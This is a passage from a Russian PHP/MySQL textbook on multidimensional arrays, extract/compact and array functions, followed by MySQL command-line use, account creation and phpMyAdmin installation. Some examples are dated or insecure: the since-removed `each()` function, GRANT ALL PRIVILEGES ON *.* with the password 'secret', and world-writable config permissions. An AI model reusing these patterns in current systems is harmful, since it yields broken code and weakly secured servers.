Чтобы получить доступ ко второму измерению, мы использовали вторую пару квадратных скобок (`[]`), в которой указали второй ключ. Если

у массива больше двух измерений, вы можете указать ключ для каждого из них. Кроме того, если обратиться к элементу `$objects['Апельсин']`, вы получите массив.

Пример 6.8 выводит значения всех элементов по обоим измерениям массива.

Пример 6.8. Вывод содержимого многомерного массива

```
<?php
foreach ($objects as $obj_key => $obj)
{
    echo "$obj_key:<br>";
    while (list ($key,$value)=each ($obj))
    {
        echo "$key = $value ";
    }
    echo "<br />";
}
?>
```

В примере 6.8 используется массив, созданный в примере 6.7, – функция `each()` возвращает ключ и значение текущего элемента, после чего делается переход к следующему элементу массива. В данном примере также используется функция `list()`, присваивающая полученные значения переменным `$key` и `$values`. Результат работы этого кода показан на рис. 6.1.




Рис. 6.1. Отображение многомерного массива в окне браузера

Однако это не единственный способ вывести содержимое массива.

Есть еще встроенная функция `var_dump`, позволяющая вывести массив целиком за одно обращение. Передадим ей массив из примера 6.7:

```
var_dump($objects);
```

И увидим:

```
array(5) { ["Банка содовой"]=> array(3) { ["Форма"]=> string(7) "Цилиндр"
["Цвет"]=> string(7) "Красный" ["Материал"]=> string(6) "Металл" } ["Блокнот"]=> array(3) { ["Форма"]=> string(13) "Прямоугольник" ["Цвет"]=> string(5) "Белый" ["Материал"]=> string(6) "Бумага" } ["Яблоко"]=> array(3) { ["Форма"]=>
```

```
string(3) "Шар" ["Цвет"]=> string(7) "Красный" ["Материал"]=> string(5)
"Фрукт" } ["Апельсин"]=> array(3) { ["Форма"]=> string(3) "Шар" ["Цвет"]=>
string(9) "Оранжевый" ["Материал"]=> string(5) "Фрукт" } ["Телефонная кни-
га"]=> array(3) { ["Форма"]=> string(13) "Прямоугольник" ["Цвет"]=> string(6)
"Желтый" ["Материал"]=> string(6) "Бумага" }
```

Результат работы функции не отформатирован, как в примере 6.8, но ее вызов потребовал от нас меньше усилий. Это замечательный инструмент для проверки значений в массивах при отладке. Число в скобках после типа данных указывает размер элемента; например, в данном примере первое измерение массива насчитывает пять элементов, и все строки имеют разную длину.



Есть универсальные инструменты отладки программ на языке PHP, а также инструменты, позволяющие отладить программу самостоятельно, не приобретая другие упражнения. Xdebug – свободно распространяемый отладчик, доступный на сайте <http://xdebug.org/>. В программе Zend Studio, доступной на сайте <http://www.zend.com/store/products/zend-studio/>, отладчик является частью интегрированной среды разработки (**Integrated Development Environment, IDE**). **IDE обеспечивает** возможность редактирования, тестирования и отладки в одном приложении.

Извлечение переменных из массива

В PHP допустима сокращенная форма записи, когда элемент массива присваивается переменной, имя которой совпадает со значением ключа. Такой прием работает только с ассоциативными массивами, если конечно вы не определите префикс, о котором мы поговорим чуть ниже.

В примере 6.9 функция `extract` принимает в качестве параметра массив и создает локальные переменные.

Пример 6.9. Извлечение переменных из ассоциативного массива с помощью функции `extract`

```
<?php
$shapes=array('SodaCan' => 'Cylinder',
             'NotePad' => 'Rectangle',
             'Apple'   => 'Sphere',
             'Orange'  => 'Sphere',
             'PhoneBook' => 'Rectangle');

extract($shapes);
// Переменные $SodaCan, $NotePad, $Apple, $Orange и $PhoneBook уже установлены
echo $Apple;
echo "<br />";
echo $NotePad;
?>
```

На рис. 6.2 показано, как выглядит результат работы примера 6.9 в окне браузера.




Рис. 6.2. Значения элементов массива теперь находятся в собственных переменных

Обратите внимание: значения ключей массива `$shapes` записаны латинскими буквами, и из них удалены пробелы, так как имена переменных должны состоять только из букв латиницы и не могут содержать пробелы¹. Вместо пробелов в именах переменных можно использовать символы подчеркивания. Кроме того, если значение ключа совпало с именем какой-то переменной, то ее значение будет замещено значением из элемента массива.

Функция `extract` может автоматически добавлять символ подчеркивания в начало имен переменных, предотвращая возможное замещение уже используемой переменной. Символом подчеркивания в создаваемых именах переменных автоматически отделяются имя ключа и префикс. Делается это с помощью следующего синтаксиса:

```
extract($array, EXTR_PREFIX_ALL, "префикс");
```

В примере 6.10 показано применение функции `extract` с параметром `EXTR_PREFIX_ALL`.

Пример 6.10. Вызов функции `extract` с директивой `EXTR_PREFIX_ALL`

```
<?php
$Apple="Компьютер";
$shapes=array('SodaCan' => 'Цилиндр',
             'NotePad' => 'Прямоугольник',
             'Apple' => 'Шар',
             'Orange' => 'Шар',
             'PhoneBook' => 'Прямоугольник');

extract($shapes, EXTR_PREFIX_ALL, "shapes");
// Теперь будут установлены переменные $shapes_SodaCan, $shapes_NotePad,
// $shapes_Apple, $shapes_Orange и $shapes_PhoneBook
echo "Apple - это $Apple.<br />";
echo "Shapes_Apple - это $shapes_Apple";
echo "<br />";
echo "Shapes_NotePad - это $shapes_NotePad";
?>
```

¹ Здесь кроется серьезная проблема применения в локализованных, в частности, русскоязычных средах. – *Прим. науч. ред.*

Пример 6.10 выведет:

```
Apple - это Компьютер
Shapes_Apple - это Шар
Shapes_NotePad - это Прямоугольник
```

Ключевое слово `EXTR_PREFIX_ALL` позволяет использовать функцию `extract` с массивами, имеющими числовые индексы. В примере 6.11 создается массив с числовыми индексами, затем вызывается функция `extract`, после чего выполняется обращение к переменной, соответствующей элементу массива с нулевым номером.

Пример 6.11. EXTR_PREFIX_ALL и массив с числовыми индексами

```
<?php
$shapes=array( 'Цилиндр',
              'Прямоугольник' );
extract($shapes, EXTR_PREFIX_ALL, "shapes");
echo "Shapes_0 - это $shapes_0 <br />";
echo "Shapes_1 - это $shapes_1";
?>
```

Пример 6.11 выведет:

```
Shapes_0 - это Цилиндр
Shapes_1 - это Прямоугольник
```

Кроме того, в языке PHP есть функция `compact`, по действию обратная функции `extract`.

Использование функции `compact` для сборки массива из переменных

Функция `compact` действует противоположно функции `extract`. Она принимает в виде отдельных параметров переменные, массивы или комбинации тех и других и создает ассоциативный массив, ключами которого служат имена переменных, а значениями элементов – значения переменных. Любые имена в массиве, не соответствующие фактическим переменным, пропускаются. Массивы переменных, получаемые в качестве параметров, автоматически разворачиваются. Следующий фрагмент кода демонстрирует функцию `compact` в действии:

```
<?php
$SodaCan   = 'Cylinder';
$NotePad   = 'Rectangle';
$Apple     = 'Sphere';
$Orange    = 'Sphere';
$PhoneBook = 'Rectangle';

$shapes=compact('SodaCan', 'NotePad', 'Apple', 'Orange', 'PhoneBook');
var_dump($shapes);
?>
```

В окне браузера этот сценарий выведет примерно то, что показано на рис. 6.3.



Рис. 6.3. Браузер отображает массив, созданный с помощью функции `compact`

Функции PHP для работы с массивами

Мы уже рассмотрели некоторые функции, предназначенные для работы с массивами, например `count`, но их гораздо больше. Ниже приведены некоторые из самых простых функций, которые мы еще не рассматривали. Полный перечень функций вы найдете на сайте <http://www.php.net>.

`reset(массив)`

Принимает в качестве аргумента массив и переустанавливает указатель текущей позиции в начало массива. С помощью *указателя* (pointer) PHP запоминает текущий элемент массива при работе с функциями, которые могут перемещаться по массиву.

`array_push(массив, элементы)`

Добавляет один или больше элементов в конец существующего массива. Например, инструкция `array_push($shapes, "камень", "бумага", "ножницы");` добавит в массив `$shapes` три указанных элемента.

`array_pop(массив)`

Удаляет и возвращает последний элемент массива. Например, инструкция `$last_element=array_pop($shapes);` удалит из массива `$shapes` последний элемент, присвоив его значение переменной `$last_element`.

`array_unshift(массив, элементы)`

Добавляет один или больше элементов в начало существующего массива. Например, инструкция `array_unshift($shapes, "камень", "бумага", "ножницы");` добавит в начало массива `$shapes` три указанных элемента.

`array_shift(массив)`

Удаляет и возвращает первый элемент массива. Например, инструкция `$first_element=array_shift($shapes);` удалит первый элемент из массива `$shapes`, присвоив его значение переменной `$first_element`.

```
array_merge(массив1, массив2)
```

Объединяет два массива в один массив и возвращает новый массив. Например, инструкция `$combined_array=array_merge($shapes, $sizes);` объединит элементы двух массивов и присвоит новый массив переменной `$combined_array`.

```
array_keys(массив)
```

Возвращает массив, содержащий все ключи исходного массива. Например, инструкция `$keys=array_keys($shapes);` запишет в массив `$keys` значения ключей, такие как "Яблоко" и "Блокнот" в массиве из примера 6.2.

```
array_values(массив)
```

Возвращает массив с числовыми индексами, содержащий все значения элементов исходного массива. Например, инструкция `$values=array_values($shapes);` запишет в массив `$values` такие значения элементов, как "Шар" и "Прямоугольник" в массиве из примера 6.2.

```
shuffle(массив)
```

Переупорядочивает элементы массива случайным образом. В процессе переупорядочивания значения ключей исходного массива будут утеряны, поскольку на выходе получится массив с числовыми индексами. Например, инструкция `shuffle($shapes);` в массиве из примера 6.2 может переместить значение "Прямоугольник" в элемент `$shapes[0]`.

Мы рассмотрели почти все, что нужно для работы с PHP; теперь пора познакомиться с базами данных и, в частности, MySQL, после чего мы рассмотрим организацию совместной работы PHP и MySQL.

Вопросы к главе 6

Вопрос 6.1

Чему равен индекс (номер позиции) первого элемента массива с числовыми индексами?

Вопрос 6.2

Создайте массив `$months` с числовыми индексами, который содержит названия месяцев.

Вопрос 6.3

С помощью функции `array()` создайте ассоциативный массив, который содержит названия месяцев года и количество дней в каждом месяце.

Вопрос 6.4

Выведите содержимое массива `$months`.

Ответы на эти вопросы приводятся в разделе «Глава 6» приложения.

7

Работа с MySQL

Настало время узнать, как выполнить подключение к базе данных MySQL с помощью клиентского инструментария из состава MySQL. Для этих целей можно использовать инструмент с веб-интерфейсом, который называется phpMyAdmin. Кроме того, в этой главе мы рассмотрим порядок использования SQL для создания баз данных, учетных записей пользователей, таблиц, а также приемы модификации объектов, имеющихся в базе данных.

База данных MySQL

У MySQL есть собственный интерфейс для организации взаимодействия с клиентами, с помощью которого можно перемещать данные и изменять параметры базы данных. Обратите внимание: чтобы иметь возможность работать с базой данных, у вас должна быть учетная запись и пароль. Назначение *пользователей* базы данных позволяет ограничить круг пользователей, обладающих правом доступа к таблицам на сервере. Каждый сервер MySQL может содержать несколько баз данных, где группируются таблицы. Веб-приложения, работающие на стороне сервера, могут использовать как свои собственные или как единую, общую для всех приложений базу данных.

Вы можете установить MySQL у себя или воспользоваться предложением своего интернет-провайдера. Большинство провайдеров, предоставляющих поддержку PHP, обеспечивает и возможность пользования базой данных MySQL. Если вы испытываете какие-либо затруднения, посетите страницу технической поддержки своего провайдера или обратитесь к нему напрямую, чтобы узнать следующие технические подробности, касающиеся подключения к серверу:

- IP-адрес сервера баз данных;
- имя базы данных;
- имя пользователя;
- пароль.

Если вы установили MySQL на своем компьютере, то сможете использовать значения параметров по умолчанию, принятые во время установки, и пароль, который вы назначили. В этой главе мы рассматриваем два способа взаимодействия с базой данных MySQL: из командной строки и с помощью phpMyAdmin – инструмента с веб-интерфейсом.

Доступ к базе данных из командной строки

Один из способов взаимодействия с MySQL основан на использовании клиента командной строки MySQL (MySQL command line client). В зависимости от используемой операционной системы вам понадобится либо открыть командную оболочку в Windows (введя команду `cmd` в диалоге Выполнить, как показано на рис. 7.1), либо открыть окно терминала в таких средах, как Mac OS X и UNIX.



Рис. 7.1. Диалоговое окно Выполнить в операционной системе Windows

Как только вы доберетесь до командной строки, введите команду `mysql` и нажмите клавишу `Enter`. Синтаксис команды `mysql`:

```
mysql -h имя_хоста -u пользователь -p
```

Если вы установили MySQL на своем компьютере, имя пользователя по умолчанию будет `root`. В этом случае вы можете опустить ключ `-h` с параметром `имя_хоста`. Когда MySQL выведет приглашение «Enter password», введите пароль. Если имя хоста, имя пользователя и пароль были указаны корректно, вы увидите приветствие (рис. 7.2).



Сразу после установки MySQL пароль пользователя `root` – пустая строка.

Пусть вас не пугает интерфейс командной строки, в действительности он не так сложен в использовании.




Рис. 7.2. Регистрация на сервере MySQL выполнена успешно

Приглашения к вводу

В строке с приглашением к вводу вы можете вводить команды, отправляемые базе данных, и завершать их нажатием клавиши Enter. Помимо этого, есть ряд команд, интерпретируемых непосредственно сервером MySQL. Чтобы вывести список этих команд, напечатайте слово `help` или `\h` после приглашения `mysql>`. В табл. 7.1 описаны некоторые разновидности приглашения к вводу.

Таблица 7.1. Назначение различных приглашений к вводу

Приглашение к вводу	Назначение
<code>mysql></code>	Ожидание ввода команды
<code>-></code>	Ожидание ввода следующей строки команды
<code>'></code>	Ожидание продолжения строки, которая начинается с открывающей одиночной кавычки
<code>"></code>	Ожидание продолжения строки, которая начинается с открывающей двойной кавычки

Команды

В табл. 7.2 перечислены команды, которые можно вводить в строке приглашения MySQL.

Эти команды позволяют вам выполнять различные действия, например с помощью команды `source` можно запустить команды SQL из файла сценария.

Таблица 7.2. Команды клиента MySQL

Команда	Параметры	Назначение
quit		Завершение работы утилиты командной строки
use	Имя базы данных	Переход к использованию указанной базы данных
show	tables или databases	Вывод списка доступных таблиц или баз данных
describe	Имя таблицы	Вывод описания столбцов таблицы
status		Вывод номера версии и сведений о состоянии базы данных
source	Имя файла	Исполнение команд указанного файла как сценария

Чтобы вывести список доступных баз данных, введите команду:

```
mysql> SHOW DATABASES;
```

В нашем случае она вернет:

```
+-----+
| Database |
+-----+
| mysql   |
+-----+
1 rows in set (0.00 sec)
```



Чтобы вернуться к командам MySQL, исполнявшимся ранее, достаточно просто воспользоваться клавишей стрелка вверх.

По умолчанию сразу после установки доступна база данных с именем `mysql`. В этой базе данных уже есть информация об учетной записи пользователя. Не удаляйте ее! Если при запуске команде `mysql` не было передано имя базы данных, сделать это можно будет с помощью команды `USE`.

Чтобы подключиться к базе данных `mysql`, введите следующую команду в строке приглашения к вводу:

```
USE mysql;
```

Она должна вернуть сообщение:

```
Database changed
```

Если интернет-провайдер предоставил вам базу данных с иным именем, используйте его вместо `mysql`.

Управление базой данных

Теперь, когда мы подключились к базе данных, можно создавать учетные записи пользователей, свои базы данных и таблицы. Если вы пользуетесь услугами хостинга, то вам может не потребоваться создавать свою базу данных и учетную запись, так как интернет-провайдер, скорее всего, сделает это за вас.

Создание учетных записей

Для создания дополнительных учетных записей, помимо учетной записи по умолчанию для привилегированного пользователя `root`, следует использовать команду `grant`. Синтаксис команды `grant`:

```
GRANT PRIVILEGES ON DATABASE.OBJECTS TO 'имяпользователя'@'имяхоста' IDENTIFIED BY 'пароль';
```

Например:

```
GRANT ALL PRIVILEGES ON *.* TO 'michele'@'localhost' IDENTIFIED BY 'secret';
```

Эта команда создаст учетную запись пользователя `michele`, обладающего полным доступом к локальным базам данных. Чтобы зарегистрироваться на сервере с привилегиями пользователя `michele`, нужно ввести команду:

```
exit
```

После этого необходимо перезапустить MySQL из командной строки с новым именем пользователя и паролем. Для запуска MySQL с привилегиями определенного пользователя и паролем нужно выполнить команду:

```
mysql -h имяхоста -u имяпользователя -pпароль
```

Если вы не хотите предоставлять пользователям доступ к таблицам, кроме их собственных, замените символ `*` в строке `GRANT ALL PRIVILEGES ON *.* TO 'michele'` именем базы данных, принадлежащей пользователю, например:

```
GRANT ALL PRIVILEGES ON store.* TO 'michele'@'localhost' IDENTIFIED BY 'secret';
```

Эта команда должна запускаться с привилегиями пользователя `root` или любого другого, обладающего соответствующими правами. В вышеприведенной строке слово `store` соответствует имени базы данных, которую мы создадим в следующем разделе, и правом доступа к которой наделим пользователя.

Создание базы данных MySQL

Приступим к созданию базы данных с именем `store`. Создание баз данных выполняется с помощью команды `CREATE DATABASE`, которая выглядит примерно так:

```
CREATE DATABASE store;
```

Если все в порядке, вы получите примерно такой результат:

```
Query OK, 1 row affected (0.03 sec)
```



Имена баз данных не должны содержать пробелов. Кроме того, на таких серверах UNIX, как Linux и Mac OS X, имена баз данных чувствительны к регистру букв.

Чтобы перейти к использованию этой базы данных, введите:

```
USE store;
```

Вы должны получить следующий результат:

```
Database changed.
```

Если все сделано правильно, будет создана и выбрана для работы новая база данных. Очень важный этап – создание таблиц с данными, вскоре мы его рассмотрим.

Использование phpMyAdmin

Инструмент phpMyAdmin (<http://www.phpmyadmin.net/>) позволяет администрировать базу данных MySQL с помощью обычного веб-браузера. Все, что требуется для работы с этим инструментом, – это веб-сервер с установленным PHP и база данных MySQL, которую вы собираетесь администрировать.

Чтобы установить MySQL, нужно выполнить следующие действия:

1. Щелкните по ссылке Downloads (загрузить) на главной странице.
2. Загрузите файл архива, например *all-languages.tar.gz* (UNIX) или *all-languages.zip* (Windows).
3. Распакуйте архив (включая все подкаталоги) в каталог на вашем компьютере.
4. Перепишите их на сервер интернет-провайдера, где находится ваша учетная запись и смогут исполняться файлы PHP. Или, если вы развернули локальный сервер, перепишите их в подкаталог с «говорящим» именем, например *myadmin*, корневого каталога с документами веб-сервера.
5. Для хранения файлов с настройками phpMyAdmin создайте в каталоге *myadmin* подкаталог *config*. Чтобы установить права доступа, которые позволяют программе изменять файлы с настройками, в операционной системе Linux вместо создания каталогов выполните следующие команды:

```
cd myadmin
mkdir config
chmod o+rw config
cp config.inc.php config/
chmod o+w config/config.inc.php
```

6. В своем браузере откройте страницу <http://localhost/myadmin/scripts/setup.php>. После этого вы увидите примерно такое окно, как на рис. 7.3.




Рис. 7.3. Программа phpMyAdmin создаст файл с настройками для phpMyAdmin

7. Щелкните по кнопке Add (добавить) в разделе Servers (серверы). В окне браузера появится страница настройки сервера (рис. 7.4).
8. В большинстве параметров настройки можно оставить значения по умолчанию. Вы должны ввести в поле Password for config auth (пароль для аутентификации типа config) пароль пользователя root для MySQL.
9. В поле Authentication type (тип аутентификации) выберите значение cookie, чтобы разрешить доступ к MySQL только тем пользователям, которые имеют учетную запись MySQL.
10. Щелкните по кнопке Add (добавить).
11. Щелкните по кнопке Save (сохранить) в разделе Configuration (параметры настройки), чтобы сохранить изменения в файле настроек.
12. Скопируйте файл *config.inc.php* в каталог *myadmin*.
13. Удалите каталог *config*.
14. Откройте в браузере страницу *http://localhost/myadmin/index.php*. Перед вами должна появиться страница регистрации (рис. 7.5).
15. Чтобы подключиться к серверу MySQL, введите имя пользователя root и пароль.



Если вы устанавливали пакет XAMPP и при попытке соединения получили сообщение об ошибке «The configuration file now needs a secret passphrase (blowfish_secret)» – в файле настроек нужно указать пароль (параметр `blowfish_secret`), то вам следует в файле *phpmyadmin/config.inc.php* заменить строку `$cfg['blow-fish_secret'] = ''` сторокой `$cfg['blowfish_secret'] = 'value'`.




Рис. 7.4. Определение параметров настройки соединения с сервером MySQL

После установки и подключения к базе данных главная страница инструмента phpMyAdmin должна выглядеть примерно так, как показано на рис. 7.6, за исключением номера версии.

В раскрывающемся списке Database (База данных) можно выбрать любую из доступных баз данных. Инструмент администрирования позволяет увидеть параметры настройки базы данных и имеющиеся в ней объекты (например, таблицы), а также добавлять новые таблицы с помощью графического интерфейса. С помощью phpMyAdmin можно создавать новые базы данных и таблицы, запускать запросы и просматривать статистику работы сервера.

На рис. 7.7 показан список таблиц в тестовой базе данных test, которая будет создана нами далее в этой же главе. Если для своей базы данных вы выбрали другое имя, подставьте его вместо названия «test». Щелкнув, например, по имени таблицы authors слева, вы получите ее подробное описание.

После щелчка по имени таблицы authors появится описание структуры этой таблицы. Эта страница предоставляет возможность просматривать структуры базы данных, что особенно ценно, если база данных была создана не вами.




Рис. 7.5. Страница регистрации, ограничивающая доступ к базе данных




Рис. 7.6. Выбор базы данных для администрирования в phpMyAdmin

Чтобы просмотреть содержимое таблицы, щелкните по вкладке Browse (Обзор). На рис. 7.8 показано содержимое этой вкладки для таблицы authors.




Рис. 7.7. Объекты базы данных test и структура таблицы authors

